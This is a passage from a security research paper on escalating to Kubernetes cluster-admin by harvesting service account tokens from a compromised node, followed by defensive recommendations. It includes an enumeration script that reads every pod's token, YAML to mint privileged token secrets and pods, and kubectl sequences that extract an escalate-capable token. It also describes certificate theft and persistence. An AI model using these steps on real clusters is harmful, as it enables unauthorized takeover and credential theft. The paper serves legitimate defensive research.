Kubernetes: Stealing Service Account Tokens to Obtain Cluster-Admin

Author: Cory Helco, cory.helco@gmail.com
Advisor: *John Hally*

Accepted: *5/23/2023*

Abstract

Kubernetes security is a complex subject that relies on well-designed Role-Based Access Control (RBAC). Kubernetes service account tokens contain the permissions an application utilizes to authenticate and perform actions in a Kubernetes environment. Research highlights how these tokens can be used individually within containers. However, more research is needed on how these tokens can be used en-masse from a compromised host to escalate privileges and gain control of a Kubernetes cluster. This paper explores the privileges requested by many popular applications today and showcases how their service accounts are utilized to compromise a Kubernetes environment further.

1. Introduction

Kubernetes is one of the fastest-growing technologies in today's current market. Google originally built it as part of their Borg system to deploy and operate containerized applications at scale, and in 2014 it was released as open source under the name Kubernetes (Metz, 2014). Since then, Kubernetes adoption has grown tremendously and is now utilized by 70% of organizations, as shown by Red Hat (Cormier, 2022). This rapid growth has not been without its share of problems. Over the years, numerous security incidents, data breaches, and outages have resulted from poorly understood and misconfigured security environments. This paper explores how Kubernetes privileges tie into Kubernetes service account tokens, how these tokens are utilized to compromise a Kubernetes cluster, and recommendations to detect and defend against service account token compromise.

1.1. Kubernetes Architecture

Kubernetes components are generally grouped into Control Plane components and Node Components. The Control Plane components oversee scheduling pods, handling processes, interfacing with cloud environments, storing all cluster data, and perhaps most importantly, exposing the Kubernetes Application Programming Interfaces (APIs) for others to access via the API server component. Node components, also known as worker node components, run Kubernetes pods via the kubelet, kube-proxy, and container-runtime.

1.2. Role-Based Access Control

Abusing Role-Based Access Control (RBAC) is the focus of this paper, and the concepts behind it need to be understood by those in charge of the Kubernetes clusters. In Kubernetes, RBAC controls what API resources a user or service account can access and what actions against the APIs are authorized. The Kubernetes API is a RESTful programmatic interface accessed via Hypertext Transport Protocol (HTTP). It is accessed using command-line tools such as cURL, or the Kubernetes-specific command-line tool kubectl. Actions are known as verbs and consist of the following: get, create, apply, update, patch, delete, proxy, list, and watch (*Kubernetes API Concepts* 2022). These verbs couple to roles that specify what APIs the verbs act on, and rolebindings specify

what users/service accounts apply to the roles. Once a rolebinding is applied, the account has access to all resources authorized by the associated role.

1.3. Service Accounts

Service accounts link Kubernetes pods with their associated RBAC permissions. As of Kubernetes v1.22, pods include projected volumes, which contain a token that provides API access. A default service account is added to each pod if a service account is not specified. These service accounts have minimal privileges, but many applications create and mount more privileged ones.

Service accounts can be viewed individually from a pod at `/var/run/secrets/kubernetes.io/serviceaccount` (*Managing service accounts* 2023). Another location where service accounts can be viewed is on the hosts that run the pods at `/var/lib/kubelet/pods/**/volumes/kubernetes.io~projected/**`. This location contains the certificate authority (ca) certificate, namespace, and token for every pod with a mounted service account token on the server. These files are utilized to authenticate with the Kubernetes API and perform whatever actions the service accounts are authorized to perform. Although the hosts only contain service accounts for pods running on them, they can still contain dozens or hundreds of service accounts, depending on their size.

2. Research Method

2.1. Constraints

The research presented in this paper focuses primarily on Kubernetes RBAC and how it can be misconfigured and exploited. Container security and container breakouts are mentioned in the overarching discussion on Kubernetes security. However, limited information will be dedicated to discussing specific container security practices or exploits. Kubernetes Cloud Service Providers such as AWS, Azure, and Google are not discussed since the research environment consists of on-premise Kubernetes environments. The research is scoped to focus more effectively on Kubernetes itself and provide more control over how the research environment was built. With the narrower scope, engineers are able to dive deeper into Kubernetes RBAC without introducing the additional complexities brought in by third-party tooling.

Cory Helco, cory.helco@gmail.com

2.2. Research Environment

The Kubernetes environment was built utilizing six virtual machines in a VMware vSphere 8.x environment. Ubuntu 22.04 LTS was utilized as the base operating system, and Kubernetes was installed with Kubeadm v1.26.1. Containerd v1.6.15 was chosen for the container runtime. Popular applications from the Cloud Native Computing Foundation (CNCF) Landscape were installed, and then their permissions were investigated to determine what privileges these applications utilized.



Figure 1 Kubernetes Research Environment

2.2.1. Powerful Privileges

Kubernetes RBAC consists of numerous privileges that are configured for Kubernetes roles. The following escalation vectors and privileges are reviewed throughout the paper.

Privilege	Verb
Secrets	Get, List, Watch, Create
Pods/Workloads	Create, Update, Exec
Persistent Volumes/VolumeClaims	Create
Role/Clusterrole	Escalate, Bind
Certificate Signing Requests	Create, Update
Token Request	Create
System:Masters Group	Create service account in System:Masters group
ETCD Compromise	Access ETCD to modify or retrieve cluster data

2.2.2. Applications Present in Research Environment

The below applications were installed in the research environment so their service accounts could be examined. Every application that requested a service account was enumerated and tested by the author to determine if the privileges requested by the application could be utilized to compromise a Kubernetes cluster.

NAME	NAMESPACE	CHART	APP VERSION
argo	default	argo-cd-5.27.1	v2.6.6
argo-workflows	kube-system	argo-workflows-0.22.14	v3.4.5
cert-manager	cert-manager	cert-manager-v1.11.1	v1.11.1
fluentd-bitnami	default	fluentd-5.6.5	1.16.1
ingress-nginx	default	ingress-nginx-4.6.0	1.7.0
jenkins	default	jenkins-4.3.22	2.387.2
kube-prometheus-stack	default	kube-prometheus-stack-45.21.0	v0.63.0
kubernetes-dashboard	default	kubernetes-dashboard-6.0.6	v2.7.0
mysql	default	mysql-9.6.0	8.0.32
photoshow	default	photoshow-1.0.1	48aabb98
redis	default	redis-17.8.5	7.0.9

test-harbor	default	harbor-1.12.0	2.8.0

3. Findings

3.1. Host Enumeration

Kubernetes environments can be enumerated in multiple ways. Once an attacker compromises an individual pod, the well-known location */var/run/secrets* can be checked within the pod for tokens so it can authenticate with the Kubernetes API. An even more valuable enumeration path is if the attacker performs a container escape and gains access to the host. The attacker can run a simple shell script (provided below) to enumerate the privileges of every pod on the compromised host.

```
for mydir in $(find /var/lib/kubelet/pods -name namespace -exec dirname {} \;); do
   echo "Checking $mydir"
   export cert=$mydir/ca.crt
   export token=$mydir/token
   export namespace=$mydir/namespace
   export apiserver=$(netstat -n | grep 6443 | awk '{ print $5 }' | uniq)
   echo "$cert $namespace $token $apiserver"
   kubectl --certificate-authority=$cert --token=$(cat $token) --namespace=$(cat
$namespace) --server=https://$apiserver auth can-i --list
done
```

Figure 2 kubelet-enum.sh

The script checks every pod at /var/lib/kubelet/pods and creates an environment variable for the certificate authority certificate (ca.crt), token, and namespace. It also creates an environment variable for the apiserver address by utilizing netstat. Depending on how the Kubernetes environment is configured, an attacker may need to modify the script to specify the address of the apiserver. Below is some sample output from the script being run.

```
Resources                                       Non-Resource URLs   Resource Names   Verbs
*.*                                             []                  []              [*]
                                                [*]                 []              [*]
selfsubjectaccessreviews.authorization.k8s.io   []                  []              [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []              [create]
```

Figure 3 Argo-cd cluster admin perms

The output has been truncated to fit inside the screenshot. Two of the primary columns to check are the resources and verbs columns. They specify what resources (i.e., pods, services, configmaps, namespaces, secrets, etc.) can be acted upon, and what verbs can be used on those resources. The first resource shows *.* for Resources and [*] for verbs, which means the service account token obtained from the compromised host has full admin permissions for its namespace. The service account token also has full cluster-admin privileges and could be checked by adding *`kubectl --certificate-authority=$cert --token=$(cat $token) --server=https://$apiserver auth can-i '*' '*' –all-namespaces`*. ***Obtaining this token has resulted in a total compromise of the Kubernetes cluster***. The attacker can now perform any desired actions to establish persistence across all Kubernetes nodes, extract data, and remove safeguards.

The token above was created by installing Argo-CD via the Kubernetes Helm package manager. Argo-CD is one of the most popular GitOps tools for Kubernetes and is a Cloud Native Computing Foundation (CNCF) Graduated Project that has been starred over 12,000 times (*CNCF Cloud Native Interactive Landscape* 2023). Argo-CD manages Kubernetes clusters, so it likely needs a high level of permissions. The Argo-CD example highlights the need to understand what permissions various applications request and what hosts the application pods are scheduled on. The Argo-CD pod was scheduled on one of the worker nodes. No steps were performed to schedule it on a hardened node, so it was also alongside vulnerable pods that an attacker could likely escape from onto the host. Without reviewing the RBAC privileges that applications request and planning where they are scheduled, there is a significant risk that highly privileged applications will be scheduled alongside other vulnerable pods.

3.2. Cluster Takeover

The ultimate goal of most attackers after the enumeration phase is generally to escalate their privileges, establish persistence, and expand the scope of what they control. A Kubernetes environment with poorly designed and implemented RBAC offers numerous ways for attackers to expand their reach and take over a Kubernetes environment. The following sections will expand on how the risky privileges utilized by applications in the research environment can be used to escalate privileges, steal data, or take over the cluster.



Figure 4 Kubernetes Cluster Takeover Process

3.2.1. Secrets

Kubernetes secrets are objects used to store sensitive data. They can be created independently of pods and are helpful in passing passwords, tokens, keys, or other credentials into pods. The default and most common type of secret is Opaque which defines arbitrary user data. The majority of secrets created by the helm applications were Opaque secrets. They contained access credentials for many of the applications. While Opaque secrets may not always lead to cluster admin, they can lead to gaining privileged access to many of the applications hosted in the Kubernetes cluster.

Another type of secret, the ServiceAccount token secret, can be used for privilege escalation and cluster takeover. An attacker with the capability to create secrets can create one of these secrets for any service account. If they have the get, watch, or list privilege for secrets, they can then grab the secret and use it to authenticate as that service account.



Figure 5 Kubernetes Secret Compromise

Several applications installed via helm had the privileges to get, list, and watch secrets. One application had all verbs for secrets which meant secrets could also be created. Before Kubernetes v1.22, these ServiceAccount token secrets were created automatically and were long-lived, so they did not expire (*Secrets* 2023).

A new ServiceAccount token secret can be created using the below .yaml configuration. One of the service accounts in the cluster must be specified, so the argocd-application-controller account was chosen since it has cluster-admin privileges.

```
apiVersion: v1
kind: Secret
metadata:
  name: research-argo-token
  annotations:
    kubernetes.io/service-account.name: "argocd-application-controller"
type: kubernetes.io/service-account-token
```

Figure 6 New service account .yaml Config

Suppose the attacker can create and list the service accounts with any tokens obtained during the enumeration phase. In that case, they can create additional secrets for any service accounts and utilize them for authentication, effectively giving them the privileges of any service account for which they have created a secret. The created secret for “argocd-application-controller" provides cluster-admin privileges.

Resources	Non-Resource URLs	Resource Names	Verbs
.	[]	[]	[*]
	[*]	[]	[*]
applications.argoproj.io	[]	[]	[create get list watch update patch delete]
appprojects.argoproj.io	[]	[]	[create get list watch update patch delete]
events	[]	[]	[create list]
configmaps	[]	[]	[get list watch]
secrets	[]	[]	[get list watch]

Figure 7 Created Secret with Cluster Admin

3.2.2. Pods

When referencing pod creation, Kubernetes has many ways of creating a pod. The various pod creation methods are known as Workload Resources (*Workload Resources* 2021). These Workload Resources include Pods, Deployments, ReplicaSets, DaemonSets, Jobs, CronJobs, and ReplicationControllers. Service Account Tokens with privileges to create one of these workload resources is another way an attacker can attempt privilege escalation. When an attacker creates a pod, they can add the privileged flag to it, removing all security safeguards from the pod and giving the attacker access to the host filesystem. The attacker can also specify a service account they would like to

use, have the pod run various commands such as a reverse shell to a machine the attacker controls, or specify a malicious image for the pod.



Figure 8 Kubernetes Pod to Cluster Admin Compromise

Creating a pod with the following configuration gives cluster admin since it uses the argocd-application-controller service account and mounts its token.

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  labels:
    run: research-pod
  name: research-pod
spec:
  serviceAccountName: argocd-application-controller
  automountServiceAccountToken: true
  containers:
  - image: nginx
    name: research-pod
    resources: {}
  dnsPolicy: ClusterFirst
  restartPolicy: Always
status: {}
```

Figure 9 Pod .yaml config using the highly privileged service account

The attacker can exec into the pod and gain shell access, download the kubectl binary, and then run the kubectl binary from within the pod with full cluster admin

privileges. Other service accounts can be specified, and attackers can test multiple service accounts until they obtain the desired privileges.

3.2.3. Volumes

Kubernetes volumes can be mounted on the host filesystem. By mounting a volume to the host filesystem, some of the abstraction between a container and its host is removed. An attacker can create volumes on the host filesystem in a few different ways and escape from the container to the host. One fairly common approach is to create a pod and specify a hostPath volume to a sensitive location on the host or even to the root filesystem itself. Utilizing a hostPath is a well-known container escape vector, so many defenses can be enabled to prevent it. A less common approach is to create a PersistentVolume and PersistentVolumeClaim to perform the same attack.

Utilizing PersistentVolumes as an attack vector requires the RBAC privileges to create PersistentVolumes, PersistentVolumeClaims, and Pods or other workload resources. Once a persistent volume is created that mounts a hostPath, and a persistent volume claim is bound to it, the attacker can specify it in their pod configuration and obtain host filesystem access. The volume can then be browsed, and the attacker can attempt to chroot to the volume to interact with the host file system more easily and run commands.

3.2.4. Roles/Clusterroles

Roles and Clusterroles are the objects that specify what API resources and verbs a user or service account is authorized to have, which makes them a sought-after resource for privilege escalation. There are defenses within Kubernetes to prevent creating/updating roles and rolebindings. The RBAC API does not allow creating or updating roles/rolebindings unless the user already has all the permissions contained in the role (*Using RBAC authorization* 2023). If the attacker has obtained a service account token with the escalate verb on roles or clusterroles, they can escalate their privileges. An attacker with the bind verb for a role could bind to the role and utilize any permissions that specific role has.



Figure 10 Kubernetes Roles/Clusterroles Compromise

An attacker that has obtained permissions to create/get secrets, describe roles/rolebindings, and describe clusterroles/clusterrolebindings could determine which service accounts are highly privileged and focus their efforts on compromising those service accounts. They could then create a new ServiceAccount token secret and utilize that to authenticate against the Kubernetes API with whatever privileges are bound to that service account. An additional tactic an attacker could use for escalating their privileges is to grab the secret for the clusterrole-aggregation-controller service account. This role has the escalate verb and can be used to obtain cluster admin since the escalate verb allows an attacker to bypass Kubernetes restrictions on increasing their privileges. (McCune, 2022). The research environment did not have the secret created, so a service account with create secret privileges was used, and then the created service account secret was grabbed.

```
# Create the token with escalate privileges
kubectl --certificate-authority /var/lib/kubelet/pods/d043faea-ba2a-4302-ba04-
80a38dade827/volumes/kubernetes.io~projected/kube-api-access-b84hf/ca.crt --
token=$(cat /root/create-secrets-token) --namespace=kube-system --
server=https://192.168.10.100:6443 create -f create-sa-token.yaml
secret/clusterrole-aggregation-controller created

# Get the newly created secret
kubectl --certificate-authority /var/lib/kubelet/pods/d043faea-ba2a-4302-ba04-
80a38dade827/volumes/kubernetes.io~projected/kube-api-access-b84hf/ca.crt --
token=$(cat /var/lib/kubelet/pods/d043faea-ba2a-4302-ba04-
80a38dade827/volumes/kubernetes.io~projected/kube-api-access-b84hf/token) --
namespace=kube-system --server=https://192.168.10.100:6443 get secrets
clusterrole-aggregation-controller -o yaml | grep token | grep -v kubernetes | cut
-f 2 -d ':' | tr -d ' ' | base64 -d > /root/clusterrole-aggregation-controller-token

# Auth can-I on the new secret to show it has escalate privileges
kubectl --certificate-authority /var/lib/kubelet/pods/d043faea-ba2a-4302-ba04-
80a38dade827/volumes/kubernetes.io~projected/kube-api-access-b84hf/ca.crt --
token=$(cat /root/clusterrole-aggregation-controller-token) --namespace=kube-system
--server=https://192.168.10.100:6443 auth can-i --list
  Resources                                  Verbs
  clusterroles.rbac.authorization.k8s.io     [escalate get list patch
                                             update watch]
```

Figure 11 Create escalation secret in kube-system

3.3. Post-Compromise

Once an attacker obtains cluster admin, the post-compromise phase can begin. During this phase, the attacker may work on establishing persistence in case their initial attack vector is discovered and closed. There are numerous paths in Kubernetes, and Linux environments in general, that an attacker can take advantage of for persistence. A few notable persistence vectors are included below.

3.3.1. System:Masters Group

With cluster admin, an attacker can establish a presence on any control plane node and steal the CA certificates in /etc/kubernetes/pki. For good measure, the attacker can steal the Kubernetes and ETCD certificates. This way, the attacker can authenticate against the Kubernetes API and the ETCD database that hosts all the information for the Kubernetes environment, dump the ETCD contents, and further compromise their target.

The Kubernetes certificates can create a new `user` in the system:masters group. The system:masters group allows unrestricted access to the Kubernetes API without needing any roles or rolebindings. Every role/rolebinding could be deleted from a Kubernetes environment, and an attacker with access to the system:masters group would still have full administrative access to the entire cluster.

Creating accounts in the system:masters group is easier said than done since it is blocked within Kubernetes by an admission controller called CertificateSubjectRestriction (McCune, 2022). While this blocks the ability to approve certificate signing requests within Kubernetes for the system:masters group, attackers can still create the certificates using other tools such as openssl (Buskermolen, 2022). If the attacker has valid CA certificates from the Control Plane node, they can create their user certs on another computer and use them to take complete control.

3.3.2. Widespread Host Compromise via Daemonsets

Attackers can establish even more persistence on the actual hosts by creating additional user accounts, creating cronjobs, setting up reverse shells, and hiding artifacts throughout the compromised systems. Many of these activities can be accomplished using Kubernetes, running commands from highly privileged pods, and creating daemonsets to ensure the pods are installed on every node in the Kubernetes cluster. Even a Kubernetes environment with thousands of nodes could be attacked this way since daemonsets ensure a workload runs on every single node of a Kubernetes cluster. Tolerations would likely need to be added to the daemonsets configuration. However, an attacker with complete control of the Kubernetes environment can quickly determine the configurations needed to ensure their daemonsets run on every node.

3.3.3. ETCD Compromise

ETCD is a highly-available, distributed key-value store that Kubernetes uses to store all cluster data. While there are Kubernetes environments that utilize other data stores, ETCD is the most common. An attacker with access to the ETCD certificates located on the control plane nodes can authenticate with ETCD and use this access to monitor when secrets are added, modified, or deleted. They can also modify cluster data, bypass RBAC, and inject their modified data into ETCD. If the attacker has network

access to the ETCD data stores, this can be done outside the Kubernetes environment. Controlling ETCD is another way to establish complete control over a Kubernetes cluster since the attacker can essentially control the data that Kubernetes relies on to make authentication and authorization decisions (LobuhiSec, 2023).

3.3.4. Beyond Kubernetes

Although this research targets on-prem environments, it would not be complete without mentioning exploitation risks in cloud environments. Over the last few years, Kubernetes adoption has grown immensely and has been coined by many organizations as the operating system of the cloud. Attackers that attack and compromise Kubernetes ecosystems hosted in cloud environments can often migrate to the cloud infrastructure, steal sensitive information, and install crypto-miners. An example is a recent attack, SCARLETEEL (Pellitteri, 2023), on one firm's Kubernetes environment hosted in Amazon Web Services (AWS). The attacker compromised the cloud environment by exploiting a vulnerable Kubernetes pod and then used the privileges gained from that pod to deploy containers with crypto-mining software. The attackers could then move from the Kubernetes environment into the AWS environment and access some of the firm's sensitive data.

The distributed nature of Kubernetes and its ability to host many types of applications requiring different levels of permissions can provide a lucrative attack surface for an attacker. Understanding which applications have privileges an attacker will target is essential. An organization that understands what privileges are being requested by their applications can take steps towards minimizing those permissions or moving highly privileged applications away from public-facing applications and onto hardened areas of the network.

3.4. Cluster Defense

Engineers responsible for building, operating, and maintaining Kubernetes environments must take a multi-faceted approach to secure their environments. Enumeration of an environment is one of the first steps an attacker will attempt when targeting a Kubernetes environment. With the enumeration phase so crucial for an attacker, it makes sense that it is just as crucial for defenders. There are numerous steps a

defender can take to make enumeration (and overall compromise) by an attacker more difficult. The following steps are discussed:

1. Enforce Pod Security Standards
2. Limit Service Account Auto-mount
3. Review RBAC Permissions and Follow Least Privilege
4. Encrypt Secrets
5. Utilize Network Policies



Figure 12 Cluster Defense Workflow

3.4.1. Enforce Pod Security Standards

Enumeration of the research environment depends on having access to the /var/lib/kubelet directory on the Kubernetes hosts, which is generally locked down to the root user. An attacker must be able to escape the confines of whatever Kubernetes pod they have access to and escalate their permissions to root on the Kubernetes host before they can begin their service account token enumeration. Without escaping the Kubernetes pod, an attacker might only have access to the privileges granted by the service account token inside the pod (if it is mounted). An attacker can use various methods to escape from a Kubernetes pod. Fortunately, there are Pod Security Standards available in Kubernetes that can mitigate most of the methods an attacker has available to them.

Pod Security Standards provide three different policies that can be utilized to restrict a Kubernetes environment. The three policies are Privileged, Baseline, and Restricted (*Pod security standards* 2023). The Privileged policy is intentionally unrestricted and should not be used in a production environment. For most environments, the Baseline policy will meet the majority of security needs and will provide a significant amount of protection from container/pod breakouts. The research environment operated on the premise that an attacker could access a privileged pod and use it to break out into the host operating system. This escalation vector would be blocked since the Baseline policy disallows privileged containers. The primary Kubernetes documentation has additional details on what specific capabilities Pod Security Standards block and is located at https://kubernetes.io/docs/concepts/security/pod-security-standards/.

Pod Security Standards must be thoroughly tested before moving them to enforce mode. The Kubernetes documentation provides the following example that can apply an audit/warn baseline policy to all namespaces.

```
kubectl label --overwrite ns --all \
  pod-security.kubernetes.io/audit=baseline \
  pod-security.kubernetes.io/warn=baseline
```

This example will not enforce the policies and can be utilized until testing has sufficiently shown that production applications will not be negatively affected. The policies can also be applied to individual namespaces to allow some namespaces to be more or less restrictive.

3.4.2. Limit Service Account Auto-mount

